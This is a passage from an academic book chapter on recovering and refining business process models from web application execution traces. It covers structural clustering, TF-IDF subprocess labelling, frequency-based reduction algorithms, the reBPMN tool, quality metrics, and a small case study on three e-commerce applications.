Figure 9(b) shows an example in which the SCC identified by applying the Tarjan algorithm to the whole graph of the initial process (task set: B, C, D, E, F, I) cannot be directly grouped into a subprocess. Indeed, more than one of its tasks has at least one incoming/outgoing sequence flow coming from/leading to a task out of the SCC (e.g., F). However, by analyzing the SCC subsets, the maximal sub-SCC that is free from any node with SCC-external edges (except for source and target nodes) is identified (task set: C, D, I). Since no sequence flow exists between tasks I and C, the resulting subprocess is not a BPMN loop subprocess.

Sequence Clustering

Sequence clustering identifies all the sequences of tasks in the process that can be grouped into subprocesses. To this purpose the process graph is analyzed by applying the generic Flow Analysis Framework (described above) with the following setting:

1. $V = 2^N$ where N is the set of graph nodes;
2. The transfer function f is defined as:

Figure 9. Loop clustering example



(a) BPMN loop clustering example.

(b) Cyclic clustering example.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in \mathrm{N}: |outE(n)| \leq 1 \wedge |inE(\mathrm{n})| \leq 1\}$

$KILL[n] = \{n \in \mathrm{N}: |outE(n)| > 1 \vee |inE(n)| > 1\}$

and

$outE(n) = \{(n, m) \in E: m \in N\}$

$inE(\mathrm{n}) = \{(m, n) \in E: m \in N\}$

$\wedge = \bigcup$

so that $IN[n] =$

$\bigcup_{m \in z(n)} OUT[m]$

3. *forward* ($z(n) = pred(n)$) is the information propagation direction.

The flow analysis allows us to identify all the task sequences. Sequences are then filtered by discarding:

1. All sequences that are not composed of at least three tasks; and
2. In case of overlapping sequences, all non-maximal sequences. The output of this clustering is a new BPMN process in which the identified task sequences are grouped into subprocesses.

Alternative Clustering


Alternative clustering analyzes the process to identify alternative paths (i.e., different sequences of process elements connecting the same pair of decision and merging points) and groups them into subprocesses. Figure 10 shows an example of a process in which an alternative path pattern is identified.

The pattern includes three out of the four paths between the two gateways *g1* and *g3* (source and sink of the candidate cluster). The last path (<L, M, N>) is not included since it contains elements, e.g., the gateway *g2*, on a path that does not pass through the sink gateway *g3* (i.e., this path is not in the set of paths between *g1* and *g3*).

Given a process graph, the flow analysis framework is applied two times to the whole graph with different purposes and settings to find the candidate alternative clusters (a cluster is considered a candidate alternative cluster if it is composed of, at least, two alternative paths). The flow analysis allows us to compute (i) dominance (a node *nb* is dominated by a node *na* if every path from the initial node of the graph, i.e., the root of the graph, to *nb* contains *na*) and (ii) post-dominance (a node *na* is post-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Alternative clustering example



dominated by a node *nb* if all paths from the node *na* to the graph's leaves, i.e., nodes with no outgoing edges, contain *nb*), for all nodes representing BPMN gateways.

The setting required for instantiating the generic Flow Analysis Framework for the dominance analysis is the following:

1. $V = 2^{Gw}$ where *Gw* is the set of nodes representing gateways;
2. The transfer function *f* is defined as:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N: n \in Gw\}$

$KILL[n] = \oslash$

$\wedge = \bigcap$

so that $IN[n] =$

$\bigcup_{m \in z(n)} OUT[m]$

3. *forward* ($z(n) = pred(n)$) is the information propagation direction.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The output of the dominance analysis is, for each task-node, the set of gateways that have to be necessarily traversed for reaching the current node from the graph root.

The setting applied for instantiating the generic flow analysis framework to find the post-dominators of each node *n* is the following:

1. $V = 2^{Gw}$ where *Gw* is the set of nodes representing gateways;
2. The transfer function *f* is defined as:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N: n \in Gw\}$

$KILL[n] = \varnothing$

$\wedge = \bigcup$

so that $IN[n] =$

$\bigcup_{m \in z(n)} OUT[m]$

3. *backward* ($z(n) = succ(n)$) is the information propagation direction.

The output of the post-dominance analysis is the set of gateways that have to be necessarily traversed for reaching the final nodes from each task-node. Once dominance and post-dominance are known for every node *n*, they can be used to find out, for each pair of gateways (*ga*, *gb*), the corresponding *CandidateNodes* set, which contains all nodes: (i) dominated by *ga* and (ii) post-dominated by *gb*. For instance, in Figure 10 all nodes contained in the four paths from the source to the sink gateway (respectively *g1* and *g3*) are dominated by *g1*. However, since the nodes in the path <L, M, N, *g2*> are not post-dominated by the sink gateway *g3,* only the nodes in the other paths belong to the *CandidateNodes* set. The *CandidateNodes* set defines a subgraph of the original process graph, whose edges are all and only the original edges connecting two nodes in the set. When considering this subgraph, some nodes may become unreachable from *ga* or unable to reach *gb*. Those nodes are excluded from the alternative pattern through a simple reachability analysis. Hence, for each pair of gateways, the set of nodes in an alternative pattern between them is identified and their corresponding BPMN elements are grouped into a subprocess. In case of overlapping patterns, the instance with the highest number of tasks is selected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Cluster Labeling

After clusters of process models have been identified and corresponding subprocesses built (i.e., for each cluster a BPMN subprocess containing exactly the cluster elements is built), subprocesses need to be named. Indeed, process element labels are not process secondary factors, at least for process model comprehension. Mendling et al., in their studies (Mendling et al. 2007, Mendling et al. 2008), for example, show that labels of process tasks and subprocesses affect the level of process readability and understandability.

A possibility for naming subprocesses is applying term-frequency analysis (based on term frequency-inverse document frequency, TFIDF (Manning et al. 1999)) to process element labels for identifying "representative" terms for each cluster. This choice is driven by two assumptions:

1. Terms identified by applying a natural language processing technique to process task labels characterize the containing subprocess (cluster of tasks), and
2. These terms are adequate to be labels of such subprocesses.

Generally, TFIDF is a statistical measure used to evaluate how relevant a term is in a document contained in a document collection. The relevance of a term increases proportionally to the number of times the term appears in the document (term frequency) but is offset by the frequency of the word in the collection of documents. A term, in fact, can occur frequently in a document, as well as in all the others, thus resulting to be a general term rather than a specific term characterizing that document. In order to avoid this kind of situation, the frequency of a term in a document is compared with the average frequency of that term in the whole set of documents by offsetting its frequency with the inverse document frequency.

Term frequency ($TF_{i,j}$) of a term t_i in the document d_j is defined as follows:

$$\mathrm{TF}_{\mathrm{i,j}} = \frac{n_{i,j}}{\sum_k k_{k,j}}$$

where: $n_{i,j}$ is the number of occurrences of term t_i in the document d_j and $\sum_k k_{k,j}$ is the sum of the occurrences of all terms in document d_j.

The inverse document frequency ($\mathrm{IDF_i}$) of the term t_i is defined as follows:

$$IDF_i = \log \frac{|\mathrm{D}|}{\mathrm{d}(t_i)}$$

where: |D| is the number of documents in the collection; and $\mathrm{d}(t_i)$ is the number of documents in which the term t_i occurs.

Hence, TFIDF for the term t_i in the document d_j is computed as follows:

$$TFIDF_{i,j} = TF_{i,j} * IDF_i$$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In our case, a document is the union of the sets of terms extracted from the labels of the elements (tasks, subprocesses and nested elements) in each process cluster. The complete "dictionary" of terms derived from the document collection is instead composed of all terms contained in labels of the entire set of process elements.

Figure 11 shows an example of TFIDF computed for three process clusters *c1*, *c2* and *c3*. TFIDF(*c*) represents the vector of TFIDF values of terms characterizing the cluster *c*. For example, the weight of the term "*add"* in the vector TFIDF(*c2*) = 0.05 is lower than all other positive (and non-zero) weights in TFIDF(*c2*), though it would be the highest weight when calculated using only the term frequency. The term "*add"*, in fact, is not specific of the element *c2*, since it is shared between *c2* and *c1*.


By exploiting TFIDF, the terms of the labels associated to the elements contained in each clustered subprocess are ranked and, those with the highest TFIDF value selected to represent and characterize the clustered subprocess. In detail the following steps are used for finding representative subprocess terms:

1. Identification of labels of process elements (tasks, subprocesses and nested elements) contained in a cluster *c*;
2. Analysis of each identified label and decomposition into terms. For example, the label "Add item to cart" is decomposed into three main terms: "*add*", "*item*" and "*cart*". In this step, stop words are removed;
3. Creation of a common dictionary of terms as the union of the identified terms;
4. Creation of the vector TFIDF(*c*) for each cluster *c* of the process, by computing the TFIDF value for each term in the dictionary;
5. Selection of representative terms for the clustered subprocess.

Example of (Re)Modularization by Clustering: Softslate


Figure 12 shows the Softslate full process (reported in Figure 6) clustered using the sequence: "alternative-loop". As shown in the figure, the resulting process contains re-modularized process elements, that is the resulting process is hierarchically re-organized by grouping related element processes. The re-modularized process, in fact, models relevant Softslate application macro-functionalities (user-login,

Figure 11. Example of TFIDF values



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. The Softslate process clustered using the sequence "alternative-loop"



item addition to the cart, item removal from the cart, cart update and checkout) in the form of subprocesses, i.e., the 5 clustering subprocesses in the process. It is easy to observe that the process readability is improved with respect to the full process.

Business Process Model Refinement by Process Reduction

A different approach to refine the recovered process models is process reduction. Recovered process models are reduced by removing some process elements (e.g., sequence flows and activities), with the aim of limiting process size and complexity, while preserving a reasonable level of conformance, i.e., ability to describe the observed behaviors, enacted by the process under analysis.

By business process reduction we mean a sequence of atomic reduction operations, each basically consisting of the removal of a direct connection between a pair of process activities, possibly followed by a cascade of further process element removals, occurring whenever an entire sub-process becomes unreachable from the start due to the initial removal. To perform business process reduction, we rely upon an intermediate process representation, called activity graph. The mapping between the original process model P and the activity graph AG_P must be invertible, since we want to be able to convert the reduced activity graph back to the original process.

Under the assumption that the initial BPMN process has only exclusive gateways (as in case of processes recovered from Web applications for which we trace the interactions of the user with the application user-interface elements), we can safely remove them in the activity graph and reintroduce only those actually needed in the reduced process. Specifically, in the activity graph AG_P there will be a node *na* for each process activity *a* and an edge (*na*, *nb*) for each pair of activities (*a*, *b*) such that there exists a path connecting them not traversing other activities. AG_P can be easily converted back to the original process *P*, since the exclusive gateways to be reintroduced are associated with nodes having fan-out or fan-in greater than 1. Though the number of gateways of the inverted and original process may differ, the semantics is however preserved and the original structure is sometimes obtainable by applying some gateway simplification rules. If the original BPMN process contains other types of gateways, in addition to the exclusive ones, it will not be possible to remove them from the activity graph. They will be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

explicitly represented by typed activity graph nodes, with the type used to distinguish different kinds of BPMN elements.

The example in Figure 13 represents the process for an on-line submission system. The corresponding activity graph, depicted in Figure 14 contains a node for each activity of the process and two nodes (named *GS* and *GE*) representing the start and end event of the process.

Atomic Reduction


An atomic reduction consists of the removal of an edge from AG_P, followed by the removal of the subgraph unreachable from the start event. When the removed edge (*na*, *nb*) dominates its target *nb* (i.e., it belongs to all the paths from the start node *GS* to *nb*), *nb* becomes unreachable from the start event. We hence perform a reachability analysis from the start node *GS* to determine the subgraph of AG_P that is no longer reachable from *GS* due to the removal of (*na*, *nb*). Such a subgraph is also removed from the activity graph, in order to ensure that the graph obtained from the atomic reduction is still a meaningful representation of the process. This means that the impact of a single atomic reduction may range from an individual edge removal to the removal of a (possibly large) subgraph of AG_P. It can be easily shown that the atomic reduction operation is commutative, i.e., the same activity graph is obtained by applying the atomic reduction for *e1* and for *e2* or in the opposite order.

In the activity graph in Figure 14, the removal of the edge (*S*, *C*) does not leave any subgraph unreachable from *GS* ((*S*,*C*) is not a dominator of *C*). In the BPMN process corresponding to the reduced activity graph, the only sequence flow that is removed is (*g2*, *g4*). On the contrary, the removal of the edge (*S*, *SA*), a dominator of *SA*, makes node *SA* unreachable from the start node. By reachability analysis, we can easily determine that node *SA* as well as its outgoing edge (*SA*, *C*) must be also removed, since unreachable from *GS*. The corresponding BPMN process is shown in Figure 15. Not only the sequence flow (*g2*, *SA*) has been removed, but also the process activity Submit Abstract as well as its outgoing sequence flow (*SA*, *g4*).

Frequency-Based Process Reduction at Event-Level

In the frequency-based process reduction approach the traces are analyzed for generating the activity graph, i.e., an intermediate graph representation of the recovered process, in which each node represents a user-interface instance (i.e., a Web page) of the traced application and each edge represents a user-

Figure 13. Paper submission system: BPMN process



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Paper submission system: activity graph





Figure 15. Reduced process resulting after removing the edge (S, SA)



interface event of those pages activated during the application executed by the user. Each graph edge is enriched with the execution frequency of the represented user-interface event. This information allows us to provide an estimation of the activation probability of edges and events. Finally, the edges/events with low execution probability are pruned (i.e., removed), the nodes in the graph resulting disconnected from the source node after the edge removal removed as well, and the resulting reduced graph used to infer the process underlying the application. Figure 16 presents the pseudocode of this algorithm for the frequency-based process reduction at event-level.

Frequency-based process reduction aims at reducing the information considered to infer the application process by removing from the application execution traces the rarely executed events. To this aim, the technique analyzes the traces for generating the intermediate graph representation. Notice that fictitious nodes can be added to the graph to make it connected. Each graph edge is then enriched with the execution frequency of the represented user-interface event, that is with the number of times the event has been activated during the application execution. Considering the event execution frequencies, the execution probability of each edge (with source *s* in the graph) is computed as follows:

$$P(e) = \frac{f(e)}{\sum_{e_j \in OutgoingE(s)} f(e_j)}$$

where: *P(e)* is the execution probability of the edge *e* having source node *s* in the graph; *e* represents a user-interface event and *f(e)* is its execution frequency; *OutgoingE(s)* represents the set of all the edges

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

outgoing from *s*; and $f(e_j)$ is the execution frequency of the edge e_j. Intuitively, the execution probability of an edge *e* (i.e., an event of the application user-interface), having source node *s* in the activity graph (i.e., *s* represents the instance of the user-interface in which the application event can be executed), is computed as the ratio between the execution frequency of the event *e* (observed in the traces) and the sum of the execution frequencies (according to the traces) of all the events that occur starting from the same instance of the user interface *s*, i.e., all possible edges outgoing from the node *s*. Hence, the execution probability of an event expresses the probability that such event is executed among all the possible events that can be executed starting from a user-interface instance.

Figure 19 shows an example of a graph, extracted from the traces *t1−t5* in Figure 17, enriched with event execution frequency and probability. For example, the event <*p3*, *D*, *p4*> is executed 2 times and its execution probability is 0.4. Notice that the overall execution frequency of the events related to the edges outgoing from *p3* is 5, 2 times for <*p3*, *D*, *p4*> and 3 for <*p3*, *D*, *p1*>. The table in Figure 18 shows the computed execution frequency for the events of the traces *t1−t5* in Figure 17.

A second variant of the frequency-based reduction algorithm has been proposed in order to avoid that the process model is excessively reduced, thus becoming useless. Given the graph enriched with execution probability for each of its edges (i.e., events), such a variant of the frequency-based reduction approach tries to remove from the graph those edges with low execution probability. In detail, an edge can be removed from the graph if:

1. It has an execution probability lower than a probability *threshold pt* defined by the user;
2. Removing the edge, the whole graph remains a connected graph (i.e., the edge removal does not introduce disconnected components in the graph).

Figure 16. Basic algorithm realizing the frequency-based reduction at event-level

Frequency-based reduction

```
Input G: Graph (with execution frequency)
Input threshold: probability threshold
Output the reduced G
 1: E ← set of the edges of G
 2: S ← := set of the nodes of G
 3: for each e ∈ E do
 4:    compute probability for edge e
 5: end for
 6: for each e ∈ E do
 7:    if probability(e) < threshold then
 8:       remove e from G
 9:    end if
10: end for
11: for each s ∈ S do
12:    if n disconnected from the root state of G then
13:       remove s from G
14:    end if
15: end for
16: return G
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 17. Example of event-based traces

t1: < A, B, C, D, E >
t2: < A, B, C >
t3: < A, B, C, D, B >
t4: < A, B, C, D, B, C, D, E >
t5: < B, C, D, B >

Figure 18. Computation of the event frequency for the BPMN loop clustering example of Figure 17.

Traces	Trace Elements (e.g., event)				
	A	B	C	D	E
t1	1	1	1	1	1
t2	1	1	1	0	0
t3	1	2	1	1	0
t4	1	2	2	2	1
t5	0	2	1	1	0

Figure 19. Example of graph derived from traces and enriched with execution [frequency, probability]



For example, considering the graph in Figure 19 and a probability threshold $pt = 0.5$, the edges *feG*, *feH*, *feL* and *D* (from *p3* to *p1*) will be removed and not considered in the application process reconstruction. Notice that even if *D* (from *p3* to *p4*) has probability lower than *pt,* it will not be removed since if removed it would generate disconnected components in the graph.

A further variant of this technique is obtained by allowing a limited rate of graph edge pruning, even if a given percentage of graph nodes (*admitPrun*), chosen by the user, remains disconnected from the rest of the graph (no path exists from the graph root to those nodes) after the edge removal operation. In our example graph in Figure 19, considering $pt = 0.5$ and $admitPrun = 40\%$, also the edge *D* (from *p3* to *p4*) would be removed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Finally, the reduced graph obtained by applying the frequency-based process reduction at event level and composed of a subset of the nodes (representing application user-interface instances) and edges (representing application user-interface events) initially in the graph, is used to infer the process underlying the application under analysis. The reduced graph can be hence converted in the BPMN representation.

Example of Frequency-Based Reduction at Event Level: Softslate

Figure 20 shows an example of reduced process. The initial process of Softslate (i.e., the one shown in Figure 6) has been reduced by applying the frequency-based reduction approach at event-level.

Frequency-Based Process Reduction at Path-Level

Frequency-based reduction at path-level aims at reducing the information considered to infer the application process removing from the traces the rarely executed "behaviors", i.e., rarely executed sequences of events. To this aim, the approach analyzes the traces for generating an intermediate graph enriched with edge execution probability, as done by the *frequency based reduction at event-level*. Given this graph, a Markov Chain analysis is then applied to extract those graph paths with low execution probability (i.e., rarely executed application behaviors). This kind of paths are removed and thus not considered in the process recovery.

Figure 21 shows the base algorithm that realizes the frequency-based *process reduction approach working at path-level*. In detail, the (probability-enriched) graph reconstructed from the initial traces is traversed by means of a depth-first search (loop traversing equal to one) for collecting paths representing event-based application behaviors and, for each path, its execution probability is computed as follows:

$$P\left(path\right) = \prod_{e \in Edge \rangle \quad e \in path} p\left(e\right)$$

where: *path* is a sequence of edges *e* starting from the root node of the graph, *P(path)* is the execution probability of the path *path*; *e* is an edge of the graph; *Edge* represents the set of edges of the graph; and *P(e)* is the execution probability of the edge *e*.

The extracted paths are ranked according to their execution probability and only a subset of them is selected to be considered in the application process reconstruction, while the remaining ones are discarded. Three alternative criteria can be applied to select the paths to be taken into account:

1. Selection of the paths with execution probability higher than a path probability threshold established by the user (e.g., 0.8);
2. Selection of a fixed number of paths (e.g., 100) in the ranked list of paths starting from the path with the highest probability;
3. Selection of a set of paths starting from the path ranked with the highest probability in the ranked list of paths, until a coverage degree of the graph (e.g., 70% of the graph edges) is reached.

An important variant of this technique performs a graph node clustering step before collecting paths, that is before applying the depth-first-search visit to the graph. The structure of the graph is analyzed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 20. The Softslate process reduced by applying the frequency-based reduction approach at event-level




Figure 21. Basic algorithm to realize the frequency-based reduction at path-level

Frequency-based reduction (path-level)

Input G: Graph representing a process
Output the reduced G

1: $E \leftarrow$ set of the edges of G
2: **for each** $e \in E$ **do**
3: compute probability for edge e
4: **end for**
5: $P \leftarrow visit(\mathrm{G})$
6: **for each** $p \in P$ **do**
7: compute probability for path p
8: **end for**
9: order in decreasing order the paths in P according to their probability values
10: $P_{filtered} \leftarrow$ filter P using the technique chosen by the user
11: **for each** $p \in P_{filtered}$ **do**
12: add all the states and the edges in p to $\mathrm{G}_{Filtered}$
13: **end for**
14: **return** $\mathrm{G}_{Filtered}$

(by using the already described flow analysis framework) for identifying structural patterns (i.e., loops and alternatives). The rationale of this step is that the presence of such patterns can compromise the possibility of discarding low execution probability paths, thus leading to misleading results. As an example, consider the case in which the only alternative to a rarely executed path of events is a second branch of the source node. In such a case, the nodes of the graph in the alternative branch could be scattered across several different paths, so that the execution probability of those paths could potentially result lower

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

than the probability of the rarely executed path. Let us consider for example the two paths of the graph in Figure 18: (1) *feF*, *A*, *B*, *feI*; and (2) *feF*, *A*, *feH*. Their execution probability is respectively: *P(feF, A, B, feI)* = 0.096 and *P(feF, A, feH)* = 0.2. Considering a *probability threshold path* = 0.1, the first path (and its nodes) should be pruned. However, considering the edges outgoing from node *p1*, *B* was executed 6 times while *feH* only 2, hence the pruning operation would remove the most executed edge.

Detecting the structural patterns before applying the *frequency-based reduction at path-level* to the clustered graph, the technique tries to avoid the removal of graph paths contained in loops and alternative structures with a high execution probability. For instance, in the example above, the pruning of the path *feF*, *A*, *B*, *feI* could have been avoided by clustering *p2*, *p3*, *p4*, *p5* into a unique complex-node of the graph as part of an alternative cluster. Once the structural clusters have been detected in the initial graph, a new graph is built by grouping the nodes belonging to the same graph cluster in the same complex-node. The obtained graph is then traversed (depth-first-search visit) for collecting paths and, for each path, the execution probability is computed as described above. Once ranked the paths according to their probability, those satisfying at least one of the three criteria above, can be selected. When a selected path contains one or more complex nodes, each of them is expanded by considering all paths traversing their sub-nodes.

TOOL SUPPORT

A tool, named reBPMN, supporting the proposed reverse engineering approach and realizing all the introduced clustering methods, has been implemented. It is composed of the following logical modules:

- **Tracer:** A browser extension able to trace the execution of a target Web system, that is to trace the event execution by the user interacting with the application user-interface, as well as the state and the structure of the application user-interface.
- **Process Constructor:** A Java module analyzing the execution traces with the aim of extracting a BPMN based description of the process implemented by the target application.
- **Cluster Detector:** A Java module implementing the clustering techniques described above. It provides sub-modules realizing the structural clustering techniques (loop, sequence, alternative). Configuration files are used to select clustering types and their application order. This module takes as input a graph representing the process under analysis, applies the selected clustering technique/s and produces a list of clusters, each grouping a set of graph nodes (process elements).
- **Label Generator:** A Java module implementing the labeling suggestion approach. It applies TFIDF to sets of terms in order to find those regarded as representative for each clustered subprocess. This module is used by the *Cluster Detector* module to suggest terms for labeling clustered subprocesses. It requires some special capabilities for statistical Natural Language Processing, i.e., for computing the TFIDF value of terms and suggesting representative clustered subprocess terms.
- **Frequency-Based Reducer:** It implements the frequency-based heuristics to reduce processes by removing their rarely executed elements. This module takes as input a process model and its execution logs, computes the execution frequency of each event in the process model and reduce the initial model by applying the frequency-based reduction at event or path level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Format Converter:** A Java module converting BPMN-based processes into their related intermediate graph representation (and vice versa); it is mainly used by the *Cluster Detector* module.
- **Utility Provider:** A Java module providing utilities to other modules. Examples of provided functionalities are setting and configuration management, reading/writing from/to files and the user interface.

A reader can refer to the works by Pilloni (Pilloni 2009), and Di Francescomarino et al. (Di Francescomarino et al. 2010) to have more details about the tool components for clustering the recovered processes and to Marchetto et al. (Marchetto et al. 2011b) and Tomasi et al. ((Tomasi et al. 2012), (Tomasi 2012)) for further details about the tool components for supporting the process reduction techniques.

QUALITY ASPECTS FOR RECOVERED REDUCED PROCESSES

According to the existing literature (e.g., (Cardoso et al. 2006) and (Rozinat et al. 2008)), three dimensions seem to be relevant to evaluate the 'goodness' of a process model: size/complexity, conformance and accuracy. The same dimensions should be used to evaluate recovered processes reduced applying trace selection:

- **Size/Complexity:** How complex is the reduced process model with respect to the unreduced one?
- **Conformance:** How conform is the reduced process with respect to the initially recorded set of traces?
- **Accuracy:** How accurate are the reduced process and the unreduced one with respect to a gold-standard (i.e., ideal) process?

Complexity concerns the complexity of the reduced process with respect to the unreduced one. In order to answer this question, a possibility is comparing the size (Size = |Activities| + |Gateways|) and, in particular, the control-flow complexity (CFC) of the reduced and unreduced models.

$$CFC\left(P\right) = \sum_{g \in P \,\wedge\, g \in Gateways_{decision}} CFC(g)$$

where $Gateways_{decision}$ is the set of process gateways representing decision points, g is one of these points and $CFC(g)$ is the number of sequence flows outgoing from g. A high value of *CFC* indicates a high complexity of the process flow (i.e. a high number of alternative execution flows), thus suggesting a potentially low process readability (Cardoso et al. 2006).

Conformance deals with the process completeness in modeling the behaviors captured in the traces. In particular, it concerns the conformance (Rozinat et al. 2008) between the process and the recorded traces. In order to answer this question, a possibility is comparing the conformance metric *Conf*, measured in the reduced and in the unreduced processes. *Conf* measures the 'fit' between the traces and the generated process model. It gives an idea about the ability of the process model to reproduce the execution traces and hence of the process completeness. To compute *Conf*, the traces are re-parsed by means of the generated process and the mismatches are counted.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$$Conf\left(P\right) = 1 - \frac{1}{\left|Traces\right|} * \sum_{tr \in Traces} \frac{reqSF_{tr}}{exsSF_{tr}}$$

where $reqSF_{tr}$ is the number of sequence flows that need to be added to the process model to make it able to correctly reproduce the trace *tr*, and $exsSF_{tr}$ is the number of sequence flows that are activated when reproducing the trace *tr* in the process. $0 \leq Conf(P) \leq 1$; *Conf(P)* will be 1 if the process model captures all the behaviors described in the initial traces, *0* if none of them is captured.

Accuracy concerns the accuracy of a process with respect to the gold standard (i.e., the ideal process model that a business analyst would expect to describe the application). In our case, it mainly deals with the ability of the reduction technique to cut only non-business process elements from the model. In order to answer this question two metrics are considered:

$$ACC_{AG} = \frac{\left|A_{reduced} \bigcap A_{business-relevant}\right| + \left|G_{reduced} \bigcap G_{business-relevant}\right|}{\left|A_{business-relevant}\right| + \left|G_{business-relevant}\right|}$$

$$ACC_{SF} = \frac{\left|SF_{reduced} \bigcap SF_{business-relevant}\right|}{\left|SF_{business-relevant}\right|}$$

where $A_{reduced}$, $G_{reduced}$ and $SF_{reduced}$ are the sets of activities, gateways and sequence flows of the reduced model, respectively; and $A_{business\text{-}relevant}$, $G_{business\text{-}relevant}$ and $SF_{business\text{-}relevant}$ are the same sets of the gold standard model. ACC_{AG} is the accuracy in terms of elements of the process that are recognized to be relevant for a given business domain and, hence, that the ideal process model should contain. ACC_{AG} is computed comparing the number of business-relevant activities and gateways of the recovered model that are also included in the gold standard. ACC_{SF} deals with the process sequence flows. *ACC* (the average of the two accuracies) can give an idea of how much business-relevant information has been lost in the model recovery; it is 1 if no business information has been lost with respect to the ideal model.

CASE STUDY

As proof-of-concept of the capability of process re-modularization and reduction techniques to improve understandability of recovered processes while reasonably preserving the capability of representing relevant business information, three expert process modelers were asked to express a judgment about the perceived understandability of some recovered processes used in the case study. Note that this study does not aim at validating the presented techniques. To this aim, in fact, specific case studies and experiments have already been conducted and documented in the literature.

In detail, the proof-of-concept that we document here consists of:

1. The selection of three processes extracted from three real Web applications: the full initial process and two processes randomly taken among those refined by applying

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

   a. Re-modularization, i.e., structural clustering to (re)modularize the recovered full process; and
   b. Reduction, i.e., the frequency-based process reduction at event-level;
2. The collection of experts' judgments and rates about the (re)modularized and reduced process understandability and completeness with respect to the full one, according to the experts' knowledge and experience.

Object: Three e-commerce applications have been selected and analyzed with the aim of inferring the processes they implement by using the model recovery technique described at the beginning of the chapter: Softslate (http://www.softslate.com), Communicart (http://www.communicart.biz) and Erol (http://www.eroldemostore.co.uk). They represent medium/large — in terms of application size and complexity — Web applications implementing shopping carts for on-line stores. They realize functionalities to support the online retail of products (e.g., catalog, cart, order form and payment checkout management) and systems for handling customer accounts as well as product shipping.

Process: The presented process model recovery and refinement technique has been applied to the three Web applications by using different settings (e.g., without the clustering-based refinement, with different combinations of the clustering techniques, with different sets of traces, considering frequency-based process reduction at event and path level, etc.), thus obtaining different recovered process models for each application. Overall, 15 process models (5 processes for each Web application) have been generated. Among them, a sample of recovered process and one of refined process have been selected and the modelers asked to rate them, together with the full one, according to their experience. Finally, the modelers' opinions have been compared with measured process properties, i.e., size, complexity, conformance, and accuracy.

Subject: Three human process modelers have been involved in the experiment with the aim of collecting their opinion about the understandability and completeness of the recovered models. All the modelers are Ph.D. researchers working with business processes at FBK (http://www.fbk.eu).

Results: The table in Figure 22 shows some process details (Size, Control Flow Complexity, Conformance) and both median and average of the collected 'modeler opinions' MO (the rate was expressed in a 5-point scale: 0 = non-understandable, 1 = very low, 2 = low, 3 = high, 4 = very high). The modeler opinion is on average 1 ('very low') for unreduced processes; it is 3/4 ('high'/'very high') for reduced ones, while it varies from 2 to 4 ('low' to 'very high') for the clustered/re-modularized processes. Considering respectively the average and the median of the expert opinions about all the three considered applications, we observed that:

MO_{full_avg}(Sofstlate,Comm,Erol)= 1.22, MO_{full_med}(Softslate,Comm,Erol) = 1 against

$MO_{remodularized_avg}$(Softslate,Comm,Erol) = 2.67, $MO_{remodularized_med}$(Softslate,Comm,Erol) = 3 and

$MO_{reduced_avg}$(Softslate,Comm,Erol) = 3.56, $MO_{reduced_med}$ (Softslate,Comm,Erol) = 4).

Although very preliminary, this result indicates that the understandability of recovered processes increases applying model refinement even if the models can reasonably preserve their capability of representing relevant business information about the application under modeling. In particular, the reduced processes seem to be quite understandable while the impact of the re-modularization approach can depend on the structure of the process model under analysis.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 22. Process metrics and expert modelers' opinions for samples of recovered and refined processes

App.	Refinement			Metrics				MO		MO	MO
		Size	CFC	Conf	ACC_sf	ACC_ag	exp1	exp2	exp3	avg	med
Softslate	full	40	44	1	1	1	1	1	2	1,33	1
Softslate	reduced	30	35	0,491	0,81	0,45	3	3	4	3,33	3
Softslate	clustered	36	37	1	1	1	4	4	3	3,67	4
Communicart	full	43	43	1	1	1	1	1	1	1,00	1
Communicart	reduced	32	30	0,5	0,86	0,37	3	4	4	3,67	4
Communicart	clustered	39	35	1	1	1	2	2	1	1,67	2
Erol	full	60	72	1	1	1	1	1	2	1,33	1
Erol	reduced	51	56	0,62	0,95	0,76	3	4	4	3,67	4
Erol	clustered	57	66	1	1	1	2	3	3	2,67	3

FUTURE RESEARCH DIRECTIONS

Nowadays, in the field of process mining and recovering the following promising topics of interest are attracting the attention of the scientific community, thus becoming serious candidates for driving the future research in that field:

